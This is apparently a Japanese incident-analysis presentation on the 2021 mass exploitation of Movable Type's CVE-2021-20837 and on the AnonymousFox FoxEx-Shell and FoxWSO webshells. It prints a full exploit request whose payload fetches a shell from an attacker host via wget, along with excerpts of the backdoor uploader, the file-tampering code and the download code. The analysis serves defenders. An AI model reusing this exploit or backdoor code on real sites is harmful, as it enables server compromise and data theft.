
攻撃推移～爆発的な増加




- 17日以降、侵害目的の攻撃が大幅に増加(注：縦軸は対数)
- 20日以降は脆弱性有無調査(echoなど)も同水準まで増加
- 攻撃の送信元数も爆発的に増加(1日あたり200～400IP)

稼働ホストを狙った攻撃者と、無差別なばらまき攻撃


- 17日以降は宛先IP(≒サイト数)も増加しているが、実を結んでいない
- 初期の攻撃は稼働ホストを狙い撃ちした可能性が高い






インシデント発生傾向

- 11月の通報は約50件
  - 同一ホストが複数回侵害されたケース有
  - キャンペーンページや〇〇ポータルサイトのような、目的別に切り出されたページでMovable Typeを使っていたパターンが目立った
  - Webサイト作成後、管理されていないように見えるページも
- 脆弱性の有無調査は少なく、バックドア設置が大半
  - 初期に多くのホストが被害に遭った





参考：CMSのトレンド

地域で比較した内訳

地域

Movable Type　MovableType　PowerCMS　Drupal　Joomla!

並べ替え：「Movable Type」のインタレスト

1	日本	
2	フィリピン	
3	韓国	
4	ナイジェリア	
5	アメリカ合衆国	

色の濃淡は検索の割合を表します 詳細

検索ボリュームが少ない地域を含める

74 件中 1～5 件目の地域を表示しています

引用：Google Trends
https://trends.google.co.jp/trends/explore?date=2017-01-01%202021-12-31&q=Movable%20Type,MovableType,PowerCMS,Drupal,Joomla!

日本にとっては、ただのWebアプリケーションの脆弱性ではなかった

- 対応しやすい脆弱性(修正版あり、回避策あり)だが多数の被害が発生
- 深刻な脆弱性であったが、シェアが日本に限定的で、外資ベンダの関心が薄い

セキュリティ製品のシグネチャリリースが遅れるか、リリースされない

- 攻撃が始まっていたが脆弱性検証レポートがない
  - 攻撃コードは公開されていたものの……
  - 海外のリサーチャーはMovable Typeに興味がない
  - 本邦の脆弱性検証情報の発信活動は忌避感が根強い

＋

真偽判定や緊急対応の要否、対応のための技術情報の把握には時間を要する

日本のSOC, MSSベンダの早期対応が極めて重要だった

※(この脆弱性に限らないが)放置サイトや対応遅れも目立ち、ユーザ側の早期対応意識にも働きかける必要があった

タイムラインと振り返り

日付		できごと	振り返り
10月	20日	Movable Typeの脆弱性情報(CVE-2021-20837)および修正ソフトウェア公開	このあたりで対策できていれば万全(ユーザ側)
	22日	PowerCMSの脆弱性情報および修正ソフトウェア公開	
	26日頃	**攻撃コード(PoC)が一般に公開**	日本のSOCの頑張りどころ
	27日	**脆弱性の有無を調査する通信を観測**	
11月	上旬	**セキュリティ製品Aが対応シグネチャリリース**	・稼働ホストを狙い撃ちされていた可能性のある期間 ・攻撃件数が少なかったため、攻撃されても都度影響調査の余地があった
	1日	**悪質なバックドアの設置(侵害)を試みる通信を観測**	
		脆弱な環境においてインシデント通報（以降、複数環境で継続）	
	中旬	**セキュリティ製品Bが対応シグネチャリリース**	
	17日	**攻撃観測数が極端に増加**	・攻撃件数(攻撃元および宛先)が極端に増加し、収拾がつかなくなる ・運良く攻撃者に捕捉されていなかったホストも攻撃を受ける
	25日	PowerCMSの脆弱性にCVE-2021-20850が採番	
12月	上旬	**セキュリティ製品Cが対応シグネチャリリース**	
	16日	Movable TypeおよびPowerCMSにおいて修正が不十分であったとして追加の修正ソフトウェアが公開	

02

特異な攻撃者と使用されたツール

攻撃パケット

```
POST /cgi-bin/mt/mt-xmlrpc.cgi HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.85 Safari/537.36
Accept-Language: en-US,en;q=0.9,fr;q=0.8
Cache-Control: max-age=0
referer: bluehost.com
Content-Type: text/xml; charset=UTF-8
Upgrade-Insecure-Requests: 1
Content-Length: 265

<?xml version="1.0" encoding="UTF-8"?><methodCall><methodName>mt.handler_to_coderef</
methodName><params><param><value><base64>YHdnZXQgLU8gLi4vLi4vZm94LnBocCBodHRwczo
vL2Fub255bW91c2ZveC5teC9waHAvRm94RXgtc2hlbGwudHh0YA==</base64></value></param></
params></methodCall>
```

`wget -O ../../fox.php
https://anonymousfox[.]mx/php/FoxEx-shell.txt`

攻撃の流れ

Movable Type への攻撃 → FoxEx-Shellの取得と実行 → FoxWSOの取得と設置 → FoxWSOを用いた侵害行為

設定ファイルの初期化や既存の侵害スクリプトの削除なども同時に行う
これ自体はバックドアではない

多数の独自機能あり
cPanelと呼ばれるコントロールパネル製品の侵害やメール関連機能など

FoxEx-Shellについて

- 攻撃が成功した際、最初に設置されるphpファイル
  - これ自体はバックドアではないが、2種のバックドアを設置する役割がある
    - FoxWSOと呼称されるWebShell
    - 簡易アップローダ(FoxEx-Shellにハードコードされたもの)

- 軽微な難読化あり
  - base64_decodeとgzuncompressの使用
  - 変数名をすべてランダムな英数字記号5文字で置換
  - 定数に8進法表記と16進法表記を混合

- 2種のFoxEx-Shellを確認
  - 難読化の手法が異なるものの、挙動は双方ともに同一

FoxEx-Shellの動作 - 初期動作

- Wordfenceの削除と設定ファイル初期化
  - Wordfence: WordPress用のセキュリティプラグイン

```
$Y327_ = $_SERVER["HTTP_HOST"];
$Sft5b = $_SERVER["DOCUMENT_ROOT"];
$HeUmz = array("../../plugins/wordfence", "wp-content/plugins/wordfence", "{$Sft5b}/wp-content/plugins/wordfence");
foreach ($HeUmz as $VtRcn) {
    if (is_dir($VtRcn)) {
        deleteDir($VtRcn);
    }
}
$AsINM = "# BEGIN\n<IfModule mod_rewrite.c>\nRewriteEngine On\nRewriteBase /\nRewriteRule ^index.php\$ - [L]
\nRewriteCond %{REQUEST_FILENAME} !-f\nRewriteCond %{REQUEST_FILENAME} !-d\nRewriteRule . index.php [L]\n</
IfModule>\n# END\n";
@chmod($Sft5b . "/.htaccess", 0644);
unlink("{$Sft5b}/.htaccess");
if (function_exists("file_put_contents")) {
    file_put_contents("{$Sft5b}/.htaccess", $AsINM);
} else {
    fwrite(fopen("{$Sft5b}/.htaccess", "w"), $AsINM);
}
if (file_exists("{$Sft5b}/.user.ini")) {
    unlink("{$Sft5b}/.user.ini");
}
```

FoxEx-Shellの動作 - バックドア2種の設置①

- ファイル名はランダムな英数字5文字で構成
- 設置されるバックドアはFoxWSOと簡易アップローダ
- FoxWSO本体はCurlを使用して取得
  - User-Agentは変更されている
    →検知回避の意図があると考える

```
$DLKia = http_get_contents1("https://anonymousfox.mx/_@files/php/FoxWSO-full.txt");
if (!preg_match("/akhmhcij/", $DLKia)) {
    $DLKia = http_get_contents2("https://anonymousfox.io/_@files/php/FoxWSO-full.txt");
}
```

```
curl_setopt($R0iP0, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:43.0)
Gecko/20100101 Firefox/43.0");
```

FoxEx-Shellの動作- バックドア2種の設置②

- WordPress, Joomla!用とみられる分岐処理が存在

```
if (is_dir($Sft5b . "/wp-admin") && is_dir($Sft5b . "/wp-content")) {
```

```
} elseif (is_dir($Sft5b . "/components") && is_dir($Sft5b . "/images")) {
```

- WordPressが存在する場合
  - FoxWSOを/wp-admin/へ、簡易アップローダを/wp-content/へ保存
  - index.phpを初期化、.htaccessを空ファイルに変更

- Joomla!が存在する場合
  - FoxWSOを/wp-admin/へ、簡易アップローダを/wp-content/へ保存
  - .htaccessを空ファイルに変更

- いずれも存在しない場合
  - 双方ともにDOCUMENT_ROOT直下へ保存

FoxEx-Shellの動作 - 簡易アップローダの内容

- {$hkKen}はランダムな英数字5文字(パスワードのような役割)
  - FoxEx-Shellの実行ごとに変化するためファイルによって異なる

```
$hkKen = substr(str_shuffle("123456789abcdefghijklmnopqrsyuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"), 56);
```

```
<?php error_reporting(0);
echo php_uname()."<br>".getcwd()."<br>";
if($_GET['Fox']" . " == '{$hkKen}'){
    " . "$saw1 = $_FILES['file']['tmp_name'];
    $saw2 = $_FILES['file']['name'];
    echo "<form method='POST' enctype='multipart/form-data'>
    <input type='file' name='file' />
    <input type='submit' value='UPload' /></form>";
move_uploaded_file($saw1,$saw2);
exit(0);
} ?>
```

※可読性のため一部整形済

FoxEx-Shellの動作 - 痕跡削除など①

- 空ファイル作成と既に設置されている侵害スクリプトの削除
  - 空ファイルは侵害有無の確認用である可能性
    - FoxEx-v1
    - FoxRSF-v1
  - 他の攻撃者が設置した悪性ファイルの排除を目的とした処理

```
fwrite(fopen($Sft5b . "/.FoxEx-v1", "w"), '');
fwrite(fopen($Sft5b . "/.FoxRSF-v1", "w"), '');
chmod($Sft5b . "/about.php", 0644);
unlink($Sft5b . "/about.php");
chmod($Sft5b . "/radio.php", 0644);
unlink($Sft5b . "/radio.php");
chmod($Sft5b . "/content.php", 0644);
unlink($Sft5b . "/content.php");
chmod($Sft5b . "/lock360.php", 0644);
unlink($Sft5b . "/lock360.php");
chmod($Sft5b . "/admin.php", 0644);
unlink($Sft5b . "/admin.php");
```

FoxEx-Shellの動作 - 痕跡削除など②

- 最後に設置先URLの表示と自己削除を行う
  - ファイル名がランダムであるため、設置した瞬間にしか把握できない

```
if (preg_match("/FoxWSO/", $yJA2I)) {
    echo "<shell><font color=\"red\"><center> Shell : " . "https://{$moiMS}" . "</center></
    font><br></shell>";
    echo "<up><font color=\"green\"><center> Up : " . "https://{$II_kR}" . "</center></
    font><br></up>";
} else {
    http_get_contents1("http://{$moiMS}");
    echo "<shell><font color=\"red\"><center> Shell : " . "http://{$moiMS}" . "</center></
    font><br></shell>";
    echo "<up><font color=\"green\"><center> Up : " . "http://{$II_kR}" . "</center></
    font><br></up>";
}
unlink(__FILE__);
```

FoxEx-Shell考察

- WordPressとJoomla!のために書かれた分岐処理の存在
  - 以前に別のCMSを標的として攻撃をしていた可能性
- 設定ファイル等を改変するコードの存在
  - .htaccessの改変によってWebサイトが正常に閲覧できなくなる可能性
  - 公開されている被害例でも閲覧障害が発生しているものがある
- 2種類のバックドア
  - FoxWSOがPHPなどの制約で動作しなかった場合を想定している可能性
    ※FoxWSOは特定のPHPバージョン上では動作しない
- 自己削除による証拠の隠蔽
  - ただし空ファイルを作成するため、侵害有無の調査は容易

FoxWSOについて

- FoxEx-Shellによってダウンロードされ、設置されるバックドア

- WSO(WebShell by Orb)と呼ばれるWebShellを改造したもの
  - WSO自身もファイルアップロード、ターミナルの実行など多彩な機能を持つ

- 既知のWSOと比較し、多数の独特な相違点が存在
  - 複雑な難読化
  - 耐解析とみられるコードの存在
  - WSOには存在しない機能の存在

FoxWSOとWSOとの相違点①


- 複雑な難読化
  - FoxEx-Shellで使用されていた手法に加えて、
  - 変数名、関数名のバイナリ化
    - PHPが0x80-0xffのバイトを文字とみなすことを利用
  - gzinflateやstrrev、独自のデコード用関数による本体の変換
  - 定数をデータ圧縮したうえで配列へ格納
  - 展開後の本体におけるgoto文とラベルの多用

Address	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0 1 2 3 4 5 6 7 8 9 A B C D E F
00000000	3C	3F	70	68	70	20	2F	2A	20	74	6A	77	6C	6C	74	69	<?php /* tjwlltti
00000010	69	20	61	6B	68	6D	68	63	69	6A	20	2A	2F	65	72	72	i akhmhcij */err
00000020	6F	72	5F	72	65	70	6F	72	74	69	6E	67	28	30	29	3B	or_reporting(0);
00000030	69	6E	69	5F	73	65	74	28	22	64	69	73	70	6C	61	79	ini_set("display
00000040	5F	65	72	72	6F	72	73	22	2C	20	30	29	3B	69	66	28	_errors", 0);if(
00000050	21	64	65	66	69	6E	65	64	28	27	6C	6D	68	65	6C	71	!defined('lmhelq
00000060	70	67	27	29	29	7B	64	65	66	69	6E	65	28	27	6C	6D	pg'))){define('lm
00000070	68	65	6C	71	70	67	27	2C	5F	5F	46	49	4C	45	5F	5F	helqpg',__FILE__
00000080	29	3B	69	66	28	21	66	75	6E	63	74	69	6F	6E	5F	65	);if(!function_e
00000090	78	69	73	74	73	28	22	94	E3	D7	A9	A7	9A	E0	C5	F3	xists("斐ﾗｧｱ墾ﾅ
000000A0	F6	22	29	29	7B	66	75	6E	63	74	69	6F	6E	20	A0	C8	"))){function .ﾈ
000000B0	9A	C1	81	D5	CC	B3	D7	28	24	D2	AD	DA	9C	E2	F4	BE	垉 ・ ﾌｳﾗ($ﾒｭﾚ懈 ☒
000000C0	9E	D6	29	7B	67	6C	6F	62	61	6C	24	BC	FF	9A	C2	9E	榴){global$ｼ.堋 椋
000000D0	A1	CE	FD	2C	24	D1	E7	DA	B9	EC	C8	E7	F2	DE	EA	AF	ｫ.,$ﾑ釈ｹ・ 銓ﾟ・
000000E0	2C	24	83	97	CC	9A	D6	AC	E2	CB	89	2C	24	A4	85	CA	,$・ ﾌ墜ｬ簟 ・ $、・
000000F0	A5	91	94	C4	2C	24	C3	E1	EF	DB	B1	8A	D0	2C	24	93	・藻ﾄ,$ﾃ碌 ﾛｱ諌 ,$藤
00000100	A1	D8	AF	81	D3	EF	E4	2C	24	94	B8	D4	B1	99	E9	A2	ﾘｯ・ ・ ,$蛤 ﾔｱ咎「
00000110	2C	24	A7	C3	BD	90	C8	8C	D0	91	AD	2C	24	A4	A5	B6	,$ｧﾃｽ席 糊 俗 ,$、・カ
00000120	90	D3	E3	F5	2C	24	C0	85	D6	C7	B1	AC	F8	DB	99	A7	責 脉 ,$タ・ ヌｱｬ☒ 労

FoxWSOとWSOとの相違点②

- 耐解析とみられるコードの存在
  - 実行しているプロセスがコンソールの場合終了
  - Webサーバ関連の変数がセットされていない場合終了
  - eval(“”)の実行に1秒以上かかった場合終了
  - ファイルに特定の文字列が含まれていない場合終了

- WSOには存在しない機能の存在




FoxWSO特有の機能①

- HackerTools
  - cPanelのアクセス権取得
  - メールアドレスやRDPアカウントの作成
  - CMSのアクセス権取得
  - 設定ファイル等の一括取得
  - 他多数


FoxWSO特有の機能②

- SpammerTools
  - DBに含まれるメールアドレスの抽出
  - 項目の一部はHackerToolsと重複



- FoxTools
  - AnonymousFoxのWebサイトへ誘導

- Priv8Tools
  - AnonymousFoxのTelegramへのリンクを表示



FoxWSO機能解析(抜粋)①

- Reset Password cPanel
  - cPanelのユーザに紐づく空のメールアカウントを作成
  - パスワードリセット操作を行い、認証コードを取得
  - パスワードを“Fox#” + ランダムな英数字6文字 + ”#0X”にリセット

- Create RDP
  - netコマンドを使用して以下のユーザを追加
    - ユーザ名: “fox-” + ランダムな英数字3文字
    - パスワード: “Fox#” + ランダムな英数字6文字 + ”#0X”
  - 追加後に管理者権限の付与を試行

FoxWSO機能解析(抜粋)②

- Access root ./dirtyC0w
  - 脆弱性を悪用するファイルを取得し、実行することで権限昇格を試行
- Mass Deface ALL Dir
  - ディレクトリを6重ループして指定したファイルを設置
- Install BackDoor
  - 簡易アップローダを既存のphpファイルに書き込み
- Getting Emails-List
  - CMSなどのコンフィグに書かれたDBへ接続し、メールアドレスを抽出する

